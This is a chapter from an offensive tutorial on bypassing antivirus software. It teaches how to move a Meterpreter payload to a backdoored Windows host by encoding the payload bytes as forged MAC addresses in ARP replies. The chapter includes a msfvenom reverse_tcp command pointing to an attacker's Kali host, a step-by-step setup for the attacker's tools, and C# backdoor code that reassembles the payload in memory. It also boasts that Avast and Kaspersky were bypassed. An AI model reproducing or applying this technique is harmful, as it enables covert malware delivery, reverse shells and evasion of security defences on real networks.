Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Transferring Backdoor Payloads by ARP Traffic

Understanding this method : Transfer Backdoor Payloads by ARP Traffic and bypassing AVs

After Previous Chapters about DNS Traffic now I want to explain how you can do this with ARP traffic in your network, and I want to tell you : "the most Anti Viruses can't detect this one"

Before I explain this technique, I want to show you how ARP traffic works in your network.

Picture 1: ARP traffic step by step

As you can see in picture 1 in (ARP, Step1) :

System A sent one Broadcast to all workstations = who is IP_Address for example (192.168.1.5) I want your MAC?

In step2 system B responded to that broadcast traffic with one Packet Directly. I AM 192.168.1.5 and This is my MAC ADDRESS.

This (step2) is my "Important Point" for this Technique for transferring payloads via ARP Traffic.

Step3 doesn't matter for this technique!

Why?

Because an attacker can transfer their bytes via MAC_Address and this is another highway for hackers and Malware/Viruses to transferring payload bytes silently over a network. This technique is very slow more often, but sometimes this is a good advantage for hackers, trust me ;) And it is not important how much time you need for the established connection with this technique because your servers or clients always is up in your network 24 Hours / every day (especially servers).

In this technique an attacker need two computers, but you can do it with one system only, but I want to explain this method with two systems on the attacker side. First system is linux and second is Win7-SP1 (macchanger system) on the attacker side.

And on the target side your System is Win7-SP1 too , so we have 3 systems.

With this technique, the backdoor does something like system A in Picture 1 and finally the backdoor can get payload bytes from the hacker system (macchanger system) with ARP traffic, in this case my backdoor try to download a meterpreter payload in ARP Traffic also with this method you can have DATA Infiltration/Exfiltration too .

Also you can see in this Chapter: I will get a Meterpreter session from (192.168.1.113 --> to --> Kali 192.168.1.50) after 38 Minutes transferring Payloads between IP: 192.168.1.113 (backdoor system) and IP: 192.168.1.5 (macchanger system) with the ARP Traffic also about DATA Exfiltration I will talk in this chapter via NativePayload_ARP.sh script (Linux only).

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Step 1: Infected system by Backdoor =====➔ Send Arp Request for 192.168.1.5 =➔ Network
Step 2: Infected system by Backdoor ⬅===== Attacker System Win7 with IP 192.168.1.5 Response fake Mac
- Note: fake Mac is Payload Binary Code for Meterpreter Session , this information Injected to MAC_Address by ARP Response and Directly send to Infected system (Backdoor system)

Step 3: Infected system by backdoor after Dumping all Binary Codes try to make Meterpreter Connection to Attacker Linux system (in this case after 37 minutes in my lab)

Picture 2: Attack by ARP Traffic steps

This technique is not fast at least on Windows , but it is possible.

we have some problems for this technique.

Where are the problems?

Before I explain where the problems are, first let me show you how my code works with a simple example:

Picture 3: BAT file in (macchanger system) for reply Fake MacAddress by injecting Payloads to MAC

Injecting Payload bytes as MAC ADDRESSES :

As you can see in picture 3 in line 1 we have one MACAddress: 00fc4883e4f0

This Mac_Address has 2 sections. The first section is 00 , and the second section is fc4883e4f0 .

Section two is first bytes of First Line for Meterpreter Payload. This is not a MACAddress but you can use that as mac address via ARP traffic too.

With My tool "Payload_to_Mac.exe" you can set and Change NIC Network interface connection MAC very simply.

This tool works like macchanger in Linux .

In line 1 with this tool you can set MAC Address : 00fc4883e4f0 for "Local Area Connection"

Why do this?

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

because i want to send Response with this Injected MAC address to an ARP Request.

So we have something like this :

- local Area connection is (Macchanger system)
- infected system is (backdoor system)

```
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system ⬅= my Mac is 00fc4883e4f0  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system ⬅= my Mac is 00e8cc000000  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system ⬅= my Mac is 004151415052  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your mac address !  "Local Area Connection"
```

Picture 4:

Ok from these 3 responses we can dump these bytes of payload:

{ fc4883e4f0 + e8cc000000 + 4151415052 } == fc4883e4f0e8cc0000004151415052

Infected System (backdoor) ipaddress is 192.168.1.113 and win7-sp1 for attacker NIC Ipaddress is 192.168.1.5

Now you can compare picture 3 with picture 4 so this is your ARP traffic in this Technique for Transferring Payloads by ARP Traffic.

- Note : (Arpspoof , etthercap) tools in linux , if you want you can use these tools but I think your traffic with Arpspoof will detect by some AVs and firewalls , but I think with my method the risk of detection in the network or in the target infected system by AV or firewalls is very low.
- Note : MAC Duplicate is another Problem , and maybe happen in this technique so by that technique in picture 6 you can decrease this risk .

Now I want to say where is our problem in this Technique?

```
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
Infected system ⬅= my Mac is 00fc4883e4f0  " Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
Infected system ⬅= my Mac is 000c4dabc000  Unknown NIC"
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
Infected system ⬅= my Mac is 00e8cc000000  " Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! "Local Area Connection"
Infected system ⬅= my Mac is 004151415052  " Local Area Connection"
Infected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
Bnfected system =➔ who is 192.168.1.5 ? , give me your Mac address ! " Local Area Connection"
```

Picture 5:

So Now we have these payloads after our response :

{ fc4883e4f0 + 000c4dabc000 + e8cc000000 + 4151415052 } == fc4883e4f0000c4dabc000e8cc0000004151415052

As you can see in picture 5 we have Red Mac-Address and our Payload now is incorrect.

So how can fix this problem?

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

As you can see in picture 6 I have idea about that.

Picture 6:

You can change your Payload patterns from two sections to three sections

00{payload} ===> 00{payload}00f0

Now you can check new section in your backdoor code when you received one MAC Address without Section three your code should drop that MAC Address. Because that is unknown Response so this is not valid Injected Payload.

Now we can start this attack with my tools, but first you should make payloads:

In kali linux you can make payload with msfvenom . Kali linux ip-adrees is 192.168.1.50.

```
msfvenom –arch x86_64 –platform windows –p windows/x64/meterpreter/reverse_tcp lhsot=192.168.1.50 –f c >
/root/desktop/payload.txt
```

Now you should copy this payload.txt from linux to windows system (Macchanger system) with IPadress 192.168.1.5 by new file with this format like picture 7

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Picture 7: Payload.txt

Payload_to_Mac.exe tool:

At this time you should use the payload in picture 7 with this tool like picture 8 , so you can copy this payload from payload.txt then paste that after switch "null" for Payload_to_Mac.exe .

syntax: Payload_to_Mac.exe null payload

Note: this application needs to run as administrator for changing the MAC Address

you can see all syntax for this tool after execute that without switch:

Picture 8 : Payload_to_Mac.exe Tool

And in this picture you can see I used Switch null + PAYLOAD string.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Picture 8-1: Switch null + payload

Now you should copy all lines and paste to one BAT file for example Macchanger.BAT like picture 9. Remember you should Run as Administrator this BAT file too. In this step you should add in the first line like picture 9 this MacAddress , this MAC Address is the flag for starting the ARP traffic in my code, so you should add this line manually and save that.

Picture 9: Bat file with New Line .

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Now in this step you should add New line in the last line of this File again like picture 10 .

Picture 10: Bat file with new line.

This mac address is flag for Finishing ARP traffic.

Now in this step you should check these properties in your Network Adapter and your registry Regkey_Parent : for changing your mac address on Win7 you need to find this registry address in your windows by this path:

"SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}\"

After checking this path you should find your Parent_Regkey in this case for my windows this parent_key is 0007 As you can see in picture 11, in 0007 I found my NIC "Driver Desc"

Driver Desc = Intel® PRO/1000 MT Network

And you can see my Network Connection "Local Area Connection" properties is same with this Regkey Both are "Intel® PRO/1000 MT Network" so my correct Parent_REGKEY is 0007. and this is not same for all windows so maybe in your Windows this number is different . Finally i should change all "Connection Name" from "Local Network Connection" to "Local Area Connection" In my BAT file line by line.

- Note: remember "Local Area Connection" IP-ADDRESS is "static = 192.168.1.5"

You should use static IP-Address in this case 192.168.1.5 , in picture 11 you can see these properties depend on your windows setting

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Picture 11: Bat file and Parent_Regkey and Connection Name.

Note: if your setting in the BAT file was not matched by your registry and your NIC Name, this tool will not change your Mac Address.

Now my setting for Payload_to_mac.exe (Macchnager) is complete but you should use this tool after executing NativePayload_ARP.exe tool on the infected system, this is really important for this technique, first run NativePayload_ARP.exe in (backdoor system) tool then you can Run Payload_to_Mac.exe tool in (macchanger system).

Now you should use NativePayload_ARP.exe to transferring the Meterpreter Payload with the ARP traffic and execute that in infected system memory.

NativePayload_ARP.exe tool step by step:

Step 1: You can use this tool like picture 12 without arguments:

After running this tool you can type IPAddress for sending ARP traffic to this IPaddress (macchanger system) in this case 192.168.1.5 and press enter.

now you should type your local IPAddress for sending ARP request by this IP-Address and press enter.

in this case local IP-Address is 192.168.1.113 , this is IP-Address for (backdoor system) .

Note : infected system (backdoor system) IPaddress is (192.168.1.113) and my backdoor (NativePayload_ARP.exe) Executed in this IPaddress like picture 12.

Picture 12: NativePayload_ARP (backdoor) tool

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Finally after 38 minutes Meterpreter session Established like picture 13:

Picture 13: NativePayload_ARP tool and transfer Backdoor Payload by ARP Traffic

I have best of the best Anti-viruses in the world, this stupid Avast bypassed without encryption method "Again".

as you can see in Picture 14 Kaspersky bypassed by this technique .

Picture 14: AV bypassed

Related video 1 : https://youtu.be/qDLicXj7Vuk

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Important Points : for "NativePayload_ARP" C# Code this section of code is very important so I want to talk about these lines step by step :

```csharp
    string temp_arps = "";
    string temp_arps_2 = "";
    byte[] mac = new byte[6];
    byte[] temp_mac = new byte[6];
    int maclen = 0;
    bool init = false;
    int init_countdown = 0;
    List<string> MacAddress = new List<string>();
    try
    {
      while (true)
      {
        maclen = mac.Length;

        int _mac = SendArp(ConvertIPToInt32(IPAddress.Parse(Target_IPaddress_ARP_Request)),
ConvertIPToInt32(IPAddress.Parse(local_IPaddress_ARP_Request)), mac, ref maclen);

        System.Threading.Thread.Sleep(1000);

        if (_mac == 0)
        {
          temp_arps = "";
          temp_arps_2 = "";
          Console.ForegroundColor = ConsoleColor.Green;
          Console.Write("Found    " + " : ");
          string srt_ip = Target_IPaddress_ARP_Request;
          Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
          foreach (byte item in mac)
          {
